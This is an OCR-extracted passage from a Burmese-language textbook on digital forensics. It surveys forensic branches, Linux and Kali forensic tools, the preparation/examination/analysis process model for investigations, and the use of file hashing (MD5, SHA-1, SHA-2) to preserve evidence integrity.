Copyrights များ၊ Child Pornography များ၊ Cyber Thieves များနှင့် အကြမ်းဖက် မြိမ်းခြောက်မှုများကဲ့သို့သော Digital Crimes များအတွက် လိုအပ်သည့် Evidences များကို Computer အတွင်း တပ်ဆင်အသုံးပြုထားသည့် Hardware, Software များအား Digital Forensics နည်းပညာဖြင့် စစ်ဆေးရှာဖွေခြင်းပါတယ်။

### (၂) Network Forensics

Network အတွင်းမှာဖြစ်ပွားနေတဲ့ လုပ်ချောင်းဆိုင်ရာ မျိုးဖောက်မှု(သို့) Incident Failure တစ်ခုခုကို ရှာဖွေနိုအတွက် Network Events တွေကို Capture

ပြလုပ်ခြင်း၊ Recording ပြလုပ်ခြင်း၊ Analysis ပြလုပ်ခြင်းများကို ခေါ်ပါတယ်။ Network Forensics ပြလုပ်ခြင်းရဲ့ System Type မှာ အပိုင်းအားဖြင့် (j) ပိုင်းရှိပါတယ်။

### (က) Catch-it-as-you-can System

Analysis လုပ်ဆောင်ဖို့အတွက် System ရဲ့ Network အတွင်း စီးဆင်းနေတဲ့ Traffic တွေကို Capture ရယူပြီး Storage Device တွေထဲမှာ သိမ်းဆည်းခြင်းဖြစ်ပါတယ်။ ဒီလိုလုပ်ဆောင်ဖို့အတွက် မိမိစစ်ဆေးမယ့် Network ဟာ ကြီးရင်ကြီးသလောက် RAID Server ကဲ့သို့ Storage Device တွေ တပ်ဆင်ဖို့လိုအပ်မှာဖြစ်ပါတယ်။

### (ခ) Stop look and listen

ရရှိလာတဲ့ Packets တွေကို တော်ချေချင်းစီးဆင်းနေတဲ့ အခြေခံကျကျစမ်းသပ်စစ်ဆေးပြီး၊ တိကျသေချာတဲ့ အချက်အလက်တွေကိုနောက်ထပ်စစ်ဆေးမှု တွေအတွက် မှတ်တော်ထင်ထားခြင်းဖြစ်ပါတယ်။

### (ဂ) Database Forensics

Database Forensics နဲ့ ပတ်သက်ပြီး လက်ရှိအသုံးပြုနေကြတဲ့ Database Software တွေဟာ Digital Forensics အတွက် ယုံကြည်စိတ်ချရတဲ့ အချက်အလက်တွေကို ထုတ်ပေးနိုင်ခြင်းမရှိသေးပါဘူး။

### (ဃ) Social Network Forensics

ယနေ့ခေတ် Social Network တွေအပေါ်မှာ အလွှာစုံအဆင့်စုံက လူအမျိုးမျိုးဟာ အကြောင်းချင်းရာမျိုးစုံကို ရည်ရွယ်ချက်မျိုးစုံနဲ့ ရေးသားဖော်ပြကပါတယ်။ Social Network Forensics ကို တန်ည်းအားဖြင့် Docuemnt Tracing (Doxing) လိုလည်း ခေါ်ပြကပါတယ်။ Social Network Forensics ဆိုတာ

စစ်ဆေးခံရမယ့် Element ရဲ့ သက်ဆိုင်ရာမီဒီယာတွေကတဆင့် သတင်းအချက် အလက်တွေကို တဖည်းဖည်းချင်းစေဆောင်း တည်ဆောက်သွားတာပုံဖြစ်ပါတယ်။ ဒီနည်းလမ်းဟာ မယုံကြည်နိုင်လောက်အောင် လွယ်ကူရီးရှင်းတဲ့ အပြင် ငွေကြေး ကုန်ကျမှုနည်းပါးပြီး ထိရောက်မှုလည်း အတော်ရှိတဲ့ နည်းလမ်းတစ်ခု လည်း ဖြစ်ပါတယ်။

### (၅) Mobile Device Forensics


Personal Informations တွေဖြစ်တဲ့ Contacts Lists, Photos, Notes အမြောက်အမြားကို သိမ်းဆည်းထားလေ့ရှိတဲ့ Mobile Device တွေကို Digital Forensics လုပ်ဆောင်ဖို့အတွက် Cell Phone, PDA, Ipod, Ipad, Tablet, Digital Camera စတာတွေရဲ့ Storage အပိုမိုတွေကို အမိကရာဖွေဖော်ထုတ်ကပါတယ်။ Personal Information တွေကို လုံးမှတ်ထားလေ့ရှိတာမို့ Mobile Device Forensics ဟာ Forensics ကလွှာမှာ အကျိုးပါတဲ့ အခန်းကလွှာက ပါဝင်နေပါတယ်။

ဒီစာအုပ်မှာ အထက်ပါနေယိုယ် (၅) ခုထဲကမှ Computer Forensics အပိုင်းကို Kali Linux မှာပါဝိဘူး၊ Open Source Tools များကို အသုံးပြုပြီး ရှင်းလင်းပြသသွားမှာဖြစ်ပါတယ်။

### Digital Forensics Tools များအကြောင်း:

ယနေ့အခါမှာ Computer Forensics Tools တွေနဲ့ပက်သက်ပြီး Freeware ရော့၊ Commercial ရော့ဟာ Tool ပေါင်း (၅၀၀)ကျော်နီးပါးရှိပါတယ်။ ဒါ (၅၀၀) ကျော်ကို ရာခိုင်နှုန်းနဲ့ချုပ်ကြည့်ရင် Windows/ DOS အတွက်က (၇၀-၈၀) ရာခိုင်နှုန်းအထိရှိပြီး၊ Linux အတွက်ကတော့ (၂၀-၃၀) ရာခိုင်နှုန်းအထိ ရှိကြပါတယ်။

Computer Software တွက် Graphical User Interface ( GUI ) နဲ့ Command Line Interface ( CLI ) ဆိုပြီး အခြေခံအားဖြင့် စွဲခြားနိုင်ပေမယ့် Computer Forensics Tools တွေမှာတော့ GUI အခြေပြု Toolkits တွေနဲ့ လုပ်ငန်းတစ်ခုချင်းဆိုကို လုပ်ဆောင်ပေးမယ့် Specialized Tools များဆိုပြီး (၂) ပိုင်း စွဲခြားပါတယ်။ ပုံ (၈.၃) ကိုကြည့်ပါ။



#### ပုံ (၈.၃) Computer Forensics Tools များကို အမျိုးအစားစွဲခြားခြင်း

GUI Tools တွေမှာ Pro Discovery, Oxygen-Forensic Toolkits ထိမျိုး Windows Based Tools တွေဟာ နာမည်ကြီးသလို၊ Digital Forensics Framework (DFF) ထိ Unix / Linux Based Tools တွေဟာလည်း နာမည်ကြီးကြပါတယ်။

ဒီလို GUI နဲ့ CLI Tools အသီးသီးက စွမ်းဆောင်ရည်မြင့်တဲ့ Tools များကို ပြန်လည်စုစုပေါင်းပြီး Digital Forensics OS များ၊ Live CD များ ပြုလုပ်လာကြပ်နိပါတယ်။ အဲဒီထဲကမှ Offensive Security မှ Penetration Testing & Forensics အတွက် သီးသန့်ထုတ်လုပ်ထားတဲ့ BackTrack-6 တန်ည်းအားဖြင့် Debain အခြေပြု Kali Linux ရဲ့ Forensic Mode ဟာ စွမ်းဆောင်ရည်အားဖြင့် မြင့်မားလှပါတယ်။

အခန်း (၉)

## **Linux Forensics**

Brought To You By UGMH

**“The issue is more about how your data is being used more than preventing it from being collected in the first place.”**

**-Anna Slomovic**

## Linux အခြေပြု Tools များကို လေ့လာကည့်ခြင်း

Digital Forensics နဲ့ ပက်သက်ဖြီး Freeware တွေဟာ Windows Based ရော့၊ Linux Based ပါ အမြောက်အမြားရှိကြပေမယ့် အများစုံဟာ Linux Based များဖြစ်ကြပါတယ်။ ဒါအပြင် Open Source ဖြစ်တဲ့ အတွက် Tool တစ်ခုရဲ့ နောက် ကွယ်ကလုပ်ဆောင်နေသော Process ကိုပါ အသုံးပြုသူကသိရှိနိုင်ပါတယ်။ ဒီရလဒ် ဟာ Linux ကို ယခုမှုစတင်လေ့လာမယ့်သူတွေအတွက် အလွယ်တကူခံစားသိရှိနိုင် မှာမဟုတ်ပါဘူး။ ဒါကြောင့် Linux Open Source ဆိတာကြီးဟာ ယခုမှုစတင် အသုံးပြုမည့်သူတွေအတွက်တော့ မစားရဝေမန်းပြောနေသလိုဖြစ်နေပါလိမ့်မယ်။

ယနေ့မှာတော့ Linux အခြေပြု Tool တွေဟာ Evidence မျိုးစုံအတွက် လိုက် လျော့ညီတွေမှုရှိတဲ့ Platform တစ်ခုဖြစ်နေပြီဖြစ်ပါတယ်။ ဒါဟာ Criminal Case တွေမှာ Evidence တွေကို တရားရုံးလိုမျိုးမှာ ဖြန့်လည်တင်ပြန့်အတွက် Linux Based Tool တွေဟာ ပိုမိုအားကောင်းရှုံးအချက်တွေပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် ယနေ့မှာ ကျွန်တော်တို့အနေနဲ့ Kali Linux မှာပါဝင်တဲ့ Digital Forensics Tool တွေကို အသုံးပြုဖြီးလေ့လာကည့်ထို့ဖို့အပ်လာပြီဖြစ်ပါတယ်။

Linux Based Tool အများစုံဟာ Free ဖြစ်တဲ့ ဒါ Tool နဲ့ ပက်သက်ဖြီး Technical Support ဟာ အချိန်တိုင်းရချင်မှုရနိုင်မှာဖြစ်ပါတယ်။ Community ပေါ်မှုတည်ပြီးကွာသွားနိုင်သလို့၊ ဒါ Project ဟာ ယနေ့အခါမှာ Active ဖြစ်နေလား၊ မဖြစ်နေလားဆိုတာလည်း သတိထားဖို့လိုပါတယ်။ နောက်တစ်ချက်က စစ်ဆေးတဲ့ Evidence အပေါ်မှာ အငြင်းပွားစရာ ကြိုလာခဲ့ရင် ဒီရေးသားတဲ့ Tool ပိုင်ရှင်ကို တရားရုံးမှာသက်သေအနေနဲ့ဆင့်ခေါ်လို့ မရပါဘူး။ Tool ကိုရေးသားတဲ့ Coder ဟာ သူ့ရဲ့ Tool အပေါ်မှာ အာမခံခြင်း လုံးဝ(လုံးဝ) မရှိပါဘူး။ Project ဟာ ဆက်မလုပ်တော့တာလည်းဖြစ်နိုင်သလို့၊ ဆက်လက်လုပ်ဆောင်နေဆဲ မဖြီးသေးတာမျိုးလည်းဖြစ်နိုင်ပါတယ်။ မိမိကိုယ်တိုင်မိမိ Evidence အပေါ်မှာ နိုင်ခိုင် မာမာသက်သေပြနိုင်အောင်ပဲ ဘက်စုံကနေကြိုးစားရမှာဖြစ်ပါတယ်။


နောက်တစ်ချက်က Linux Based တွေအကုန်နီးပါးဟာ Open Source ဆိုတာ စာဖတ်သူတွေအကုန်လုံး သိမြို့သားဖြစ်ပါတယ်။ ဒါကြောင့်တစ်ဖက်က မိမိရဲ့ Tool အပေါ်မှာ Bugs တွေကို ရှာဖွေမြို့မေးခွန်းပြန်ထုတ်နိုင်တဲ့ နည်းပညာချင်းစီးချင်းထိုးတာမျိုးတွေလည်း ကြိုရနိုင်ပါတယ်။ ဒါဟာ မိမိအသုံးပြုမယ့် Tools အပေါ်မှာ မိမိရဲ့ယုံကြည်မှုနဲ့ကျမ်းကျင်မှု ဘယ်လောက်ရှိလဲဆိုတာကို ဆန်းစစ်ရမှာလည်းဖြစ်ပါတယ်။

နောက်တစ်ချက်က Evidence ရဲ့ Platform အားလုံးနီးပါးနဲ့ အဆင်ပြုဖို့လို အပ်တယ်လို့ အထက်မှာရေးခဲ့ပြီးဖြစ်ပါတယ်။ ဒါဟာ Digital Forensics ကို လက်တွေ၊ လုပ်ဆောင်ရာတဲ့အခါမှာ မည်သည့်နည်းလမ်းက အကောင်းဆုံးဆိုတာကို စဉ်းစားရခက်ဖော်ပေါ်တယ်။ စံသတ်မှတ်ချက်များမရှိဘဲ တစ်ကျောင်းတစ်ဂါထာ၊ တစ်ရွာတစ်ပွဲဆန်းဖြစ်နေတာဟာ အမှားမခံဘဲ Digital Forensics လို လုပ်ငန်းတွေမှာ တော်တော်လက်ဝင်တဲ့ လုပ်ငန်းစဉ်တစ်ရွာည်းဖြစ်ပါတယ်။

Kali Linux မှာတော့ Digital Forensics အတွက် Powerful ဖြစ်ပြီး အတိုင်း အတာတစ်ခုထိ စိတ်ချရတဲ့အပြင် Enterprise Level အထိ စမ်းသပ်စစ်ဆေးလို့ ရအောင် လိုအပ်တဲ့ Softwares မှားကို အတော်အသင့်ပြည့်စုံအောင် ထောက်ပံ့ပေးထားပါတယ်။

## Digital Forensics Processအကြောင်း:

Digital Investigation၊ Physical Investigation စသည်ဖြင့် လုပ်ဆောင်တဲ့ Forensics ဖြစ်စဉ်အပေါ်မှတည်ပြီး Forensics Process Model က ပြောင်းလဲသွားပေမယ့် အခြေခံအကျခုံး Model ကတော့ အောက်ပါအတိုင်းဖြစ်ပါတယ်။



၄ (၉-၁) Digital Forensics Process Model

## သုတေသနလို ချိတ်ဆက်လုပ်ဆောင်ကြသည့်

Digital Forensics လုပ်ဆောင်ခြင်းအပိုင်းမှာ အခြေခံအားဖြင့်အမိက လုပ်ဆောင်တာကတော့ Preparation, Examination, Analysis ဆိုတဲ့ အမိကအပိုင်းကြီး (၃) ပိုင်းပဲဖြစ်ပါတယ်။

(၁) **Preparation** – ဒီအပိုင်းမှာတော့ Preparation ဆိုတာ System ကို မဟုတ်ဘဲ စစ်ဆေးမယ့် Investigator ရဲ့ Investigation Scope နဲ့ အသုံးပြုတဲ့ Forensics Tools များ၊ စစ်ဆေးမည့်နည်းလမ်းများကို Case Study ပြလုပ်ခြင်းပဲဖြစ်ပါတယ်။

ဒီလို စစ်ဆေးတဲ့နေရာမှာ Forensics Request ဆိုတဲ့ သက်ဆိုင်ရာတာဝန် ရှိသူများရဲ့ ထောက်ခံချက်နဲ့ စစ်ဆေးပိုင်ခွင့်၊ မည်သည့်အချိန်မှာ၊ မည့်သည့်အချိန်ထိစစ်ဆေးမည်။ စစ်ဆေးနေစဉ် System ၏ မည်သည့်အပိုင်းများ System Shut Down ဖြစ်မည်ဆိုတာကိုပါ ကြိုက်တွက်ချက် ကြေညာပေးရပါတယ်။ တချို့သော Criminal Case တွေမှာ ဒီလိုရှာဖွေဖို့အတွက် Investigator ဟာ Search Warrant (ရှာဖွေရေး ဝရမ်း) လိုအပ်ပါတယ်။

On Ground စစ်ဆေးမှုတွေအတွက် System အတွင်းအသုံးပြုနေသည့် Applications များ၊ Encryption Keys များ၊ System Configuration များကို မေးမြန်းရပါမယ်။ လုပ်ငန်းခွင်အတွင်း အသုံးပြုနေသူ အများစုံဟာ End-user Level များပဲ အများဆုံးဖြစ်လေ့ရှိတာမို့ ဒီအဆင့်ဟာအချိန်အတိုင်းအတာတစ်ခုထိ ကြာနိုင်သလို။ အကုန်အစင်မေးမြန်းလို့မရတာလည်း ဖြစ်နိုင်ပါတယ်။ ကျွန်ုတော့အတွေ့အကြံ အရ Documentation အားနည်းတဲ့ Network System မျိုး၊ Investigation Scope ကို အတိအကျလိုက်နာပြီး အမှားမခံတဲ့နေရာမျိုးမှာ အတော်အခက်အခဲရှိပါတယ်။

Investigator ဟာ Preparation လုပ်ငန်းစဉ်အတွင်း System Case Study ကို မဖြစ်မနေလုပ်ဆောင်ရပါတယ်။ ဒါမှသာ မြောက်မြားလှစွာသော Tools များထဲကမှ လက်ရှိ Case နဲ့အသုံးအတည့်ဆုံး Tools နဲ့ Method များကို ရွေးချယ် စီစစ်နိုင်မှာဖြစ်ပါတယ်။ တစ်ခုသတိချပ်ရမှာက Investigator များအနေနဲ့ မိမိရွေးချယ်တဲ့ Tool ကို နှုန်းကျင်စိုးလိုသလို၊ ရရှိလာတဲ့ မိမိရဲ့ Evidence များကို လည်း တရားရုံးကလက်ခံနိုင်တဲ့ အတိုင်းအတာဖြစ်အောင် Tools များဟာလည်း ပြည့်စုံကောင်းမှန်နေဖို့လိုပါတယ်။

Investigator ရဲ့ စွမ်းဆောင်ရည်ပြည့်ဝဖို့ကတော့ အထူးပြောစရာမလိုတဲ့ အချက်ပြုဖြစ်ပါတယ်။ Forensics Tools များကို ကျွမ်းကျင်စွာ အသုံးပြုတတ်ရုံးမဟုတ်ဘဲ၊ Hardware၊ Software၊ Network အပိုင်းတွေကိုလည်း ကျွမ်းကျင်နှုန်းစပ်နေဖို့လိုပါတယ်။

**(j) Examination** – ဒီအပိုင်းမှာတော့ Digital Forensics လုပ်ဆောင်စိုးအတွက် Imaging များပြုလုပ်ခြင်းနဲ့ ရရှိလာတဲ့ Images များမှ Evidence များရရှိစေဖို့အတွက် စစ်ဆေးခြင်းပဲဖြစ်ပါတယ်။

Scope အတွင်း အကျိုးဝင်လာမည့် Computers များ၊ Mobile Phones များ၊ CD-DVD များ၊ USB Stick များ၊ Hard Drives များ၊ Digital Cameras များ၊ CCTV များကို Extraction/ Collection အဖြစ် စုစုပေါင်းရပါတယ်။

Obtaining & Imaging အတွက် Digital Forensics သမားတိုင်း လိုက်နာရတဲ့ ဥပဒေသတစ်ခုကတော့ ***First Collect, Later Analysis*** ပဲ ဖြစ်ပါတယ်။ ဒီဥပဒေသအတိုင်း စစ်ဆေးရမယ့် System ရဲ့ Data များကို အရင်ဆုံးစုစည်းမှု လုပ်ဆောင်ရပါတယ်။ ဒီနောက် System အတွင်းမှာရှိတဲ့ Storage Devices များက နေပြီး Volatile ရော့ Non-Volatile အတွက်ပါ Imaging ကို ရရှိဖို့လုပ်ဆောင်ရပါတယ်။

နောက်တစ်ချက်အနေနဲ့ Digital Information အများစုဟာ လွယ်ကူစွာနဲ့ ပြောင်းလဲသွားနိုင်ပြီး၊ ဒီပြောင်းလဲမှုဟာ Evidence အစစ်အမှန်ကိုရရှိစေဖို့ ပိုမိုခက်ခဲသွားစေတာမို့ ဒီအဆင့်ဟာ Investigator သမားတွေတွက် အထူးကရှစိုက်ရမယ့် အဆင့်လည်းဖြစ်ပါတယ်။

Computer Evidence တွေကို စစ်ဆေးတဲ့အား Extraction/ Collection လုပ်ရုံး၊ Imaging လုပ်ရုံးနဲ့ မလုံလောက်သေးဟါဘူး။ တကယ့်တကယ် စစ်ဆေးမှု တွေမှာ CPU တွေ၊ Chips Boards တွေ၊ Printers၊ Monitors တွေကဲ့သို့သော Physical Items တွေအထိပါ ပါဝင်ယူသေးတယ်။ ဒါပေသိ ဒီအပိုင်းဟာ Digital Forensics မှာ အသေးစိတ်ရှင်းလွှားရမှာဖြစ်လို့ ယခုစာအုပ်မှာတော့ ချုန်ထားခဲ့ပါတယ်။

**Notes** - စမ်းသပ်စစ်ဆေးနေတဲ့ Devices များပျက်ဆီးဆုံးရှုံးမှုမရှိအောင် သတ်မှတ်ထားသော Lab များတွင်သာ စမ်းသပ်စစ်ဆေးခြင်း၊ Clone/ Image များမှားပြီးစစ်ဆေးခြင်း သည် အချက်များသည် Forensics Mechanism တစ်ခုလုံးအတွက် စိတ်အချေရဆုံးနဲ့ အအောင်မြင်ဆုံးနည်းလမ်းများထဲမှတစ်ခုလည်းဖြစ်ပါတယ်။

(၃) **Analysis** – ဒီအပိုင်းမှာတော့ Preparation အပိုင်းမှာ စုဆောင်းခဲ့တဲ့ Images တွေက Examination လုပ်လို့ရလာတဲ့ Digital Evidence တွေကို အမျိုးအစားခွဲခြားဖို့နဲ့ ဆက်စပ်စဉ်းစားယူဖို့အတွက် Analysis လုပ်ဆောင်ကြတဲ့အပိုင်းပဲဖြစ်ပါတယ်။

Suspected Information တွေအတွက် Windows Registry ကို ကြည့်ရှင်းတွေ၊ Passwords များရှာဖွေခြင်းနဲ့ Passwords Cracking ပြုလုပ်ခြင်းတွေ၊ Emails များစုဆောင်းရှာဖွေခြင်းနဲ့ Geographical နည်းနဲ့ တိုက်ဆိုင်စစ်ဆေးတာ တွေ၊ File Carving က ရရှိလာတဲ့ Photos နဲ့ Movies တွေကို ပြန်လည်စစ်ဆေးတာတွေ စတာတွေပါဝင်ပါတယ်။

Analysis အပိုင်းမှာလည်း Sectors ပေါင်းစုံက ရရှိလာတဲ့ Evidence တွေ ကို ဆက်စပ်တွေးခေါ်ရတာရှိသလို၊ Software တွေနဲ့ စီစစ်ရတာလည်းရှိပါတယ်။ Kali Linux မှာ Computer Forensics အတွက် Analysis အပိုင်းကိုလည်း ထောက်ပံ့ပေးထားပါတယ်။

Analysis အပိုင်းလုပ်ဆောင်ပြီးတာနဲ့ တွေ့နိုက်များကို Forensics Report Form နဲ့ ရေးသားရပါတယ်။ ပြီးတဲ့အခါမှာ Case Study အဆင့် Analysis ထပ်မံလုပ်ပါတယ်။ မိမိတွေ့ရှိချက်များ၊ အသုံးပြုတဲ့ Tools များဟာ၊ စစ်ဆေးတဲ့ Case နဲ့ ဆက်စပ်မှုရှိသလား၊ ရရှိလာတဲ့ Evidence တွေဟာ ဘယ်လောက်ထိ ခိုင်မာတိကျမှုရှိသလဲဆိုတာကို Evidence Class များအား အမျိုးမျိုးခွဲခြားပြီး လေ့လာသုံးသပ်ရပါတယ်။ ဒါမှနောက်ပိုင် (Government To Government) အဆင့်ညွှန်ငါးလုပ်ဆောင်ရမည့် Case တွေမှာ ပိုမိုအထောက်အကူပြုမှာဖြစ်ပါတယ်။

အကယ်၍ လိုအပ်ချက်များရှိနေသေးလျှင် အထက်ပါ (၃)ဆင့်တွင် လိုအပ်နေသေးသည့်အပိုင်းများကို တစ်ဆင့်ချင်းပြန်လည်လုပ်ဆောင်ရမှာဖြစ်ပါတယ်။

Kali Linux မှာပါဝင်တဲ့ Forensics Tools များကို လေ့လာမသုံးစွဲမို့ Linux Operating System မှာ ကန်းပါဝင်ပြီးသားဖြစ်တဲ့ Linux Core Command များကို အသုံးပြုပြီး Forensics ပြုလုပ်ခြင်းနဲ့ Digital Forensics ပြုလုပ်ရာ မှာ လိုအပ်တဲ့အခြေခံ Tools များကို ထည့်သွင်းခြင်းကို ပြုလုပ်သွားပါမယ်။


(Lab Preparation မှာပါဝင်တဲ့ File များကို အချုပ်ပို Lab DVD ထဲမှာ ထည့်သွင်းပေးထားပါတယ်။)

## File Hashing များအကြောင်း:

Digital Forensics နယ်ပယ်မှာ မူလသက်သေခံပစ္စည်းများကို စစ်ဆေးတဲ့ အခါမှာ မည်သည့်အရာမျှ မလုပ်ဆောင်သေးမီ Obtaining ဆိုတဲ့ Pre-step အဆင့် တစ်ခုကို လုပ်ဆောင်ရပါတယ်။ အဲဒီအဆင့်ကတော့ File Hashing ပုံဖြစ်ပါတယ်။

Digital Forensics အတွက် Kali Linux ရဲ့ လုပ်ဆောင်နိုင်မှုများစွာထဲက မှာ Obtaining အဆင့်မှာ ကျော်စောင်တို့ဟာ Strings/Disk/Media တွေရဲ့ ဖွဲ့စည်းထားရှိမှုတွေ၊ ID နံပါတ်တွေ၊ Label တွေကို မှတ်တမ်းတင်ပြုစုရပါတယ်။ ဒီအဆင့် ဟာစစ်ဆေးမယ့် System Network ကြီးရင်ကြီးသလောက် အချိန်ကြာမြင့်ပါတယ်။ ဒါအပြင် Element တစ်ခုစိတ်ရဲ့ File Data Unit ကိုလည်း Data Integrity ကို အာမခံ နိုင်ဖို့အတွက် Metadata၊ Original Sector Locations၊ File Hashing နဲ့ MAC Address တွေနဲ့ စစ်ဆေးမှတ်ယူရပါတယ်။


File Hashing ကို ပုံးသောအားဖြင့် MD5၊ SHA-1၊ SHA-2 တို့၏ Algorithm တစ်ခုခုကို အသုံးပြုပြီး Hash Value ဖြင့် မှတ်ယူကြပါတယ်။ Data File တစ်ခုဟာ ပြင်ဆင်တည်းဖြတ်ခံရခြင်း၊ ကူးယူထားသည့် Data File သည် မူရင်း File နဲ့ ထပ်တူကျေစွာတူညီခြင်း စသည့် Data Integrity တန်ဖိုးများကို စောင့်ကြည့်ဆောင်ရွက်ရာတွင် File Hashing နည်းသည် အလွယ်ကူဆုံးနှင့် အထိ ရောက်ဆုံးဖြစ်ပါတယ်။ Computer Forensics သမားတွေအတွက် File တစ်ခုကို အသုံးပြုတော့မယ်ဆိုတာနဲ့ Hash Value လေးမှ တိုက်မစစ်ရရင် ထမင်းစားပြီး လက်မဆေးရသလိုပဲ အီလည်လည်ကြီးဖြစ်နေတတ်ပါတယ်။



### ၄ (၉.၂) File Hashing ပြလုပ်ပုံ

ပုံ (၉.၂) ကိုကြည့်ကြည့်ပါ။ စာဖတ်သူအနေနဲ့ယရမှ စတင်လေ့လာသူဆုံး  
လျင် အနည်းငယ်ရှုပ်ထွေးသွားမယ်ထင်ပါတယ်။ ဒီအတွက်ထပ်မံရှင်းပြပါဦးမယ်။

ပုံ (၉.၂) ထဲမှာပြထားသလို File Hashing ဆိုတာ File ကြီးပျောက်သွား  
တာမဟုတ်ပါဘူး။ File တစ်ခုရဲ့ Integrity Value နဲ့ ညီမျှတဲ့ကိန်းသေတန်ဖိုး  
တစ်ခုကို ထုတ်ပေးလိုက်တာဖြစ်ပါတယ်။ အကယ်၍တစ်ခုတစ်ယောက်က File ကို  
ပြပြင်မှတ်စီးထားတယ်။ တန်ဖိုးအားဖြင့် File ရဲ့ Integrity ချို့ဖောက်ခဲ့ရြှုရင် ဒီ  
File ရဲ့ မူလပထမဆုံးကိန်းစဉ်တန်းဟာ ပြောင်းလဲသွားမှာဖြစ်ပါတယ်။ အောက်မှာ  
File Hashing ဆိုတာကို Original Edit နဲ့ Copy တို့ရဲ့ သဘောတရားလေးနဲ့  
ပြပေးထားပါတယ်။ ဒီနေရာမှာ မြင်သိအောင်ပြထားတာမို့ mrlinuxer ဆိုတာကို  
**String** လို့ မမှတ်ယူဘဲ File တစ်ခုအနေနဲ့သာ မှတ်ယူပြီးလေ့လာပေးကြဖို့လိုပါ  
တယ်။ File-1-edit ဆိုတာမှာ mrlinuxer ကို mrlinuxer ဆိုပြီး ‘L’ ကို ‘I’ နဲ့  
ပြောင်းထားပါတယ်။ နောက်ပိုင်းအစိန်းတွေမှာ လက်တွေ့လုပ်ရင်းနဲ့ ပိုပြီးနားလည်  
သွားမှာဖြစ်ပါတယ်။



နဲ့ (၉.၃) File တစ်ခု၏ Integrity ချိုးဖောက်ခံရချင့်တွင် ရရှိမည့် Hash Value ကို  
နှိမ်နှိမ်ပြုသော ထားစဉ်

**Note** - MD5 = Message Digest version 5

SHA-1 = Secure Hash Algorithm version 1

SHA-2 = Secure Hash Algorithm version 2

